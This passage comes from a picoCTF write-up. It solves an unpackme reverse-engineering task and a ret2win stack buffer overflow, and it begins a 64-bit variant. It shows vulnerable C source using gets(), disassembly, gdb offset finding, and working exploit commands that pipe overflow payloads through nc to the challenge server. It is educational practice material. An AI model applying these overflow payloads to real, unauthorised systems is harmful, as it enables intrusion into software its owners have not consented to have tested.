echo “cGwzYXMzX2wzdF9tM18xbnQwX3RoM19zYWYz” | base64 -d
```

And after the decoding, we get the valid password. For the last challenge, we get a python program and told to get the flag by reverse engineering the program. The source code is attached below.

```
import base64

from cryptography.fernet import Fernet



payload =
b'gAAAAABiMD09KmaS5E6AQNpRx1_qoXOBFpSny3kyhr8Dk_IEUu61Iu0TaSIf8RCyf1LJhKUFVKmOt2hfZzynRbZ_fSYYN_OLHTTIRZOJ6tedEaK6Ul
MSkYJhRjAU4PfeETD-8gDOA6DQ8eZrr47HJC-kbyi3Q5o3Ba28mutKCAkwrqt3gYOY9wp3dWYSWzP4Tc3NOYWfu-SJbW997AM8GA-
APpGfFrf9f7h0VYcdKOKu4Vq9zjJwmTG2VXWFET-pkF5IxV3ZKhz36L5IvZy1dVZXqaMR96lovw=='



key_str = 'correctstaplecorrectstaplecorrec'

key_base64 = base64.b64encode(key_str.encode())

f = Fernet(key_base64)

plain = f.decrypt(payload)

exec(plain.decode())
```


Code 9: Unpackme.py Source Code

It seems that the program tries to decrypt a payload using a specific static key. Nothing out of the ordinary except for the "exec(plain.decode())" part. The exec function is supposed to execute any piece of python code. But it doesn't make any sense here. Instead let's replace it with something like a print to see if we can actually get the plaintext printed out. That line would look like this.

```
print(plain.decode())
```

Code 10: Unpackme.py Exploit Code

In the decoded payload, we find the flag.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 unpackme.flag.py

pw = input('What\'s the password? ')

if pw == 'batteryhorse':
  print('picoCTF[redacted]
else:
  print('That password is incorrect.')
```

Figure 20: Unpackme.py Exploit

Buffer Overflow 1 and X-Sixty-What (Binary Exploitation 200 points)

Time to solve some more interesting ctf challenges. This is the first jump to challenges worth 200 points so this is the first jump in difficulty as well. For the first challenge we are given a binary, its source code and access to the server running it. We are tasked with overflowing the correct buffer and getting the flag. Since we have the source code, let’s take a look at it. Normally I like to run the commands “file” and “checksec” when dealing with a new binary to gather information about the file and how it was compiled. From the commands above we learn that this is a 32-bit program that is not stripped and has several countermeasures against buffer overflows disabled. We will explain some of these countermeasures on a later challenge.


```
#define BUFSIZE 32

#define FLAGSIZE 64


void win() {

  char buf[FLAGSIZE];

  FILE *f = fopen("flag.txt","r");

  if (f == NULL) {

    printf("%s %s", "Please create 'flag.txt' in this directory with your",

                    "own debugging flag.\n");

    exit(0);

  }

  fgets(buf,FLAGSIZE,f);

  printf(buf);

}


void vuln(){

  char buf[BUFSIZE];

  gets(buf);


  printf("Okay, time to return... Fingers Crossed... Jumping to 0x%x\n", get_return_address());

}


int main(int argc, char **argv){


  setvbuf(stdout, NULL, _IONBF, 0);

  gid_t gid = getegid();

  setresgid(gid, gid, gid);


  puts("Please enter your string: ");

  vuln();

  return 0;

}
```

Code 11: Buffer Overflow 1 Source Code

Immediately from the source code, we notice that the program asks the user for his input with the “puts” function and calls the “gets” function which is inside the “vuln” function that gets called. The “gets” function gets called with a 64-byte buffer. This means that the user input is saved at a 64-byte buffer. On top of that, there is no checking of how many bytes the user enters, he can enter how many he wants. This means that we can cause a buffer overflow, more accurately a stack overflow, with ease. We also notice the "win" function which loads and prints the flag. However, we notice inside the source code that the "win" function is never called. This is a common ret2win stack buffer overflow scenario. Before we move to the methodology of how to solve the challenge and similar challenges, let's explain some things regarding stack overflows. Without getting into too much details, a stack is a lifo (last in first out) data structure. When a program is executed and becomes a process in memory, the stack is created. Essentially, they are regions of memory for storing data temporarily during program execution. Stacks grow and shrink during the runtime of the process. A process continually uses the stack to temporarily store and preserve return addresses, function arguments or parameters, local variables, memory data and registers. Unlike other segments that store data starting from low memory (0x00000000) the stack stores data starting from high memory (0xBFFFFFFF). There are two operations associated with the stack. The push operation puts an object on the top of the stack and the pop operation removes an object from the top of the stack. The stack is also organized by stack frames. When a function is called, a new stack frame is created for that specific function which causes the stack to grow. When that function has completed all its code execution, then the stack frame is removed which causes the stack to shrink. Keep in mind that the stack starts from higher addresses and grows towards lower addresses. Like it was mentioned before, the stack also stores the return address of the calling function which is the address to which the program will go to when that function has completed all its code execution and needs to return to the original function. So, the format of the stack, starting from higher addresses towards lower is, function parameters, return address, old ebp which is the base pointer that points to the base of the previous stack frame and local variables. Apart from all those things mentioned above you need to know a few things about registers as well. The 3 assembly registers that you must at least be aware of are eip, esp, ebp. These are used for 32-bit architecture and they are different for 64-bit programs. The eip register holds the address of the next assembly instruction to be executed. The esp register holds the address of the top of the stack and the ebp register, known as base pointer was explained above. Let's move to the challenge again. We can cause a stack overflow due to the "gets" function used to grab the non-validated user input and we also have a "win" function that never gets called that prints our flag. This is a ret2win challenge, the way to solve this is that we need to overflow the buffer with our input till we reach to the return address and then replace the return address with the address of the “win” function. That way when the function that was executed which in this case is “vuln” returns, it will return to the “win” function and the flag will be printed out. But first we need to find how many bytes we need to input in order to reach exactly at the return address. This is called finding or identifying the offset. Now there are several ways to do this either manually or more automatically using the debugger. Let’s try to find it manually by using the “objdump” command instead of the debugger. The main purpose of “objdump” is to help in debugging the object file. It can be used to disassembles binary files and show us the assembly code. Since the binary is not stripped, this helps us a lot. In order to disassemble the binary, you can use the following command:

```
objdump -D vuln | more
```

The “more” command is used to display the disassembled binary one page at a time. In order to identify the correct offset, we first need to find the size of the buffer. The “gets” function we discussed previously takes one argument which is the buffer that the user input will be saved to. This means that we need to find the call to the “gets” function in the assembly instructions and the argument that it gets called with. Since the “gets” function is called inside the “vuln” function, we need to search there. The figure below shows the call to the “gets” function and its argument.




```
08049281 <vuln>:
 8049281:       f3 0f 1e fb             endbr32
 8049285:       55                      push   %ebp
 8049286:       89 e5                   mov    %esp,%ebp
 8049288:       53                      push   %ebx
 8049289:       83 ec 24                sub    $0x24,%esp
 804928c:       e8 9f fe ff ff          call   8049130 <__x86.get_pc_thunk.bx>
 8049291:       81 c3 6f 2d 00 00       add    $0x2d6f,%ebx
 8049297:       83 ec 0c                sub    $0xc,%esp
 804929a:       8d 45 d8                lea    -0x28(%ebp),%eax
 804929d:       50                      push   %eax
 804929e:       e8 ad fd ff ff          call   8049050 <gets@plt>
 80492a3:       83 c4 10                add    $0x10,%esp
 80492a6:       e8 93 00 00 00          call   804933e <get_return_address>
 80492ab:       83 ec 08                sub    $0x8,%esp
 80492ae:       50                      push   %eax
 80492af:       8d 83 64 e0 ff ff       lea    -0x1f9c(%ebx),%eax
 80492b5:       50                      push   %eax
 80492b6:       e8 85 fd ff ff          call   8049040 <printf@plt>
 80492bb:       83 c4 10                add    $0x10,%esp
 80492be:       90                      nop
 80492bf:       8b 5d fc                mov    -0x4(%ebp),%ebx
 80492c2:       c9                      leave
 80492c3:       c3                      ret
```

Figure 21: Buffer Overflow 1 Disassemble Binary

The “0x28” value that we see in the figure above gets moved to the eax register using the lea instruction and then that same register gets pushed into the stack. After that we see a call to the “gets” function. This means that we found the argument of the “gets” function. So, we know that the buffer is of size 0x28 in hex which is 40 in decimal meaning 40 bytes. But this is not our correct offset. We need to overflow the buffer and the old ebp as well in order to reach exactly at the return address. The old ebp is 4 bytes in 32-bit programs and 8 bytes in 64-bit programs, we calculate that the offset is 40+4 equal to 44 bytes since we have a 32-bit program. So, we need to supply 44 bytes as input to the program in order to reach exactly at the return address without modifying it. This is not the only way to find the offset. There are many more and I will show some alternates. You could use gdb and either follow the same steps as above (disassemble the functions, locate the “gets” function and its argument and calculate accordingly) or you can also use gdb to automatically find the offset (I used gdb-gef in this case, the same commands won’t work with vanilla gdb). In order to automatically find the offset, first you need to create a cyclic pattern with gdb, supply it as input to the program after running the program and use the gdb to locate the correct offset. The following commands can be used to do that:

```
pattern create 200
pattern offset $eip
```


Like it was mentioned, you need to supply the input to the program before using the "offset" command. Also, in this case the cyclic pattern input was 200 bytes long since we were sure we would crash the program using that and we used the "offset" command with the "$eip" register because the return address would be filled with the cyclic pattern and so would the "$eip" register and this is where the program would crash because it wouldn't know where to return so this is where the offset is. This is demonstrated in the figure below.



```
$esi   : 0x8049350  →  <__libc_csu_init+0> endbr32
$edi   : 0xf7ffcb80  →  0x00000000
$eip   : 0x6161616c ("laaa"?)
$eflags: [zero carry PARITY adjust SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63

0xffffcf60│+0x0000: "maaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaaya[...]"    ← $esp
0xffffcf64│+0x0004: "naaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaaza[...]"
0xffffcf68│+0x0008: "oaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabba[...]"
0xffffcf6c│+0x000c: "paaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabca[...]"
0xffffcf70│+0x0010: "qaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabda[...]"
0xffffcf74│+0x0014: "raaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabea[...]"
0xffffcf78│+0x0018: "saaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfa[...]"
0xffffcf7c│+0x001c: "taaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabga[...]"

[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x6161616c

[#0] Id 1, Name: "vuln(2)", stopped 0x6161616c in ?? (), reason: SIGSEGV

gef➤  pattern offset $eip
[+] Searching for '$eip'
[+] Found at offset 44 (little-endian search) likely
[+] Found at offset 41 (big-endian search)
gef➤
```

Figure 22: Buffer Overflow 1 Finding Offset

Notice how the "$eip" register is filled with our cyclic pattern. That's how gdb found the correct offset. The next step for our attack is finding the address of the "win" function. We can use objdump again but this time we search for the "win" function.



```
080491f6 <win>:
 80491f6:       f3 0f 1e fb             endbr32
 80491fa:       55                      push   %ebp
 80491fb:       89 e5                   mov    %esp,%ebp
 80491fd:       53                      push   %ebx
 80491fe:       83 ec 54                sub    $0x54,%esp
 8049201:       e8 2a ff ff ff          call   8049130 <__x86.get_pc_thunk.bx
 8049206:       81 c3 fa 2d 00 00       add    $0x2dfa,%ebx
 804920c:       83 ec 08                sub    $0x8,%esp
 804920f:       8d 83 08 e0 ff ff       lea    -0x1ff8(%ebx),%eax
 8049215:       50                      push   %eax
 8049216:       8d 83 0a e0 ff ff       lea    -0x1ff6(%ebx),%eax
 804921c:       50                      push   %eax
 804921d:       e8 9e fe ff ff          call   80490c0 <fopen@plt>
 8049222:       83 c4 10                add    $0x10,%esp
 8049225:       89 45 f4                mov    %eax,-0xc(%ebp)
 8049228:       83 7d f4 00             cmpl   $0x0,-0xc(%ebp)
 804922c:       75 2a                   jne    8049258 <win+0x62>
 804922e:       83 ec 04                sub    $0x4,%esp
 8049231:       8d 83 13 e0 ff ff       lea    -0x1fed(%ebx),%eax
```

Figure 23: Buffer Overflow 1 Finding New Return Address


We find that the address of the win function is “0x080491f6”. Alternatively, you can use gdb to disassemble the “win” function and find the address. Finally, in order to exploit the binary, we need to provide as input to the program, the offset followed by the new return address. But before we do that, there is something else you must know which is endianness. Endianness refers to how bytes are stored in memory. It can be little endian or big endian. In a little-endian machine, the least significant byte is stored in the lower address and the most significant byte in the higher addresses where as in a big-endian machine, its exactly the opposite. We will be working strictly with little-endian machines for our challenges. Because of little-endianness the address of “win” which is “0x080491f6” needs to be provided as “\xf6\x91\x04\x08” to the program as input due to little endianness. If you can’t do the calculations yourself you can use you python interpreter with the following commands to calculate the correct little-endian address:

```
from pwn import p32
p32(0x080491f6)
```

Then, we can use the echo command to send our payload as we did in the previous buffer overflow challenge, we can send it immediately to the server:

```
echo
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xf6\x91\x04\x08" | nc
saturn.picoctf.net 64069
```

Notice the address after the As, as we explained this is the address of "win" in reverse because of little endian. Below is a figure showing the successful attack.




```
┌──(kali㉿kali)-[~/Downloads]
└─$ echo "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xf6\x91\x04\x08" | nc saturn.picoctf.net 64069
Please enter your string:
Okay, time to return... Fingers Crossed... Jumping to 0x80491f6
picoCTF[redacted]
```

Figure 24: Buffer Overflow 1 Exploit I

Another option is to use the following command to send your final payload in case for some reason the "echo" command doesn't work:


```
python3 -c "import sys; sys.stdout.buffer.write(b'A'*44+b'\xf6\x91\x04\x08'+b'\n')" | nc saturn.picoctf.net 64069
```



```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 -c "import sys; sys.stdout.buffer.write(b'A'*44+b'\xf6\x91\x04\x08'+b'\n')" | nc saturn.picoctf.net 64107
Please enter your string:
Okay, time to return... Fingers Crossed... Jumping to 0x80491f6
picoCTF[redacted]
```

Figure 25: Buffer Overflow 1 Exploit II

This concludes the solution for the "buffer overflow 1" challenge. We will now show the solution for the "x-sixty-what" challenge. This is exactly the same challenge as buffer overflow 1 with the only difference being that we have a 64-bit binary now. We can corroborate this by using the "file" and "checksec" commands.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ chmod +x vuln

┌──(kali㉿kali)-[~/Downloads]
└─$ file vuln
vuln: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=3267ee5914133fcf5ee026a
aa2b201324f02089, for GNU/Linux 3.2.0, not stripped

┌──(kali㉿kali)-[~/Downloads]
└─$ checksec vuln
[*] '/home/kali/Downloads/vuln'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```


Figure 26: X-Sixty-What Binary Reconnaissance

You can also see that some countermeasures like "nx bit" are enabled but don't worry about these now, they are going to be explained at a later challenge. For now, they don't bother us. Since we have access to the source code of the binary, let's examine it.

```
#include <stdio.h>

#include <stdlib.h>

#include <string.h>

#include <unistd.h>

#include <sys/types.h>

#define BUFFSIZE 64

#define FLAGSIZE 64


void flag() {

  char buf[FLAGSIZE];

  FILE *f = fopen("flag.txt","r");

  if (f == NULL) {

    printf("%s %s", "Please create 'flag.txt' in this directory with your",

                    "own debugging flag.\n");

    exit(0);

  }


  fgets(buf,FLAGSIZE,f);

  printf(buf);

}


void vuln(){

  char buf[BUFFSIZE];

  gets(buf);

}


int main(int argc, char **argv){


  setvbuf(stdout, NULL, _IONBF, 0);

  gid_t gid = getegid();

  setresgid(gid, gid, gid);

  puts("Welcome to 64-bit. Give me a string that gets you the flag: ");

  vuln();

  return 0;

}
```

Code 12: X-Sixty-What Source Code

Same scenario as before, there is a “gets” function that grabs the user input with a set buffer and a “flag” function that prints the flag that is never called. Another ret2win scenario. This means that we need to find the offset and the return address of the “win” function. We could use “objdump” again like we did before but let’s use gdb this time which is shown in the image below.




```
Non-debugging symbols:
0x0000000000401000  _init
0x00000000004010c0  puts@plt
0x00000000004010d0  setresgid@plt
0x00000000004010e0  printf@plt
0x00000000004010f0  fgets@plt
0x0000000000401100  gets@plt
0x0000000000401110  getegid@plt
0x0000000000401120  setvbuf@plt
0x0000000000401130  fopen@plt
0x0000000000401140  exit@plt
0x0000000000401150  _start
0x0000000000401180  _dl_relocate_static_pie
0x0000000000401190  deregister_tm_clones
0x00000000004011c0  register_tm_clones
0x0000000000401200  __do_global_dtors_aux
0x0000000000401230  frame_dummy
0x0000000000401236  flag
0x00000000004012b2  vuln
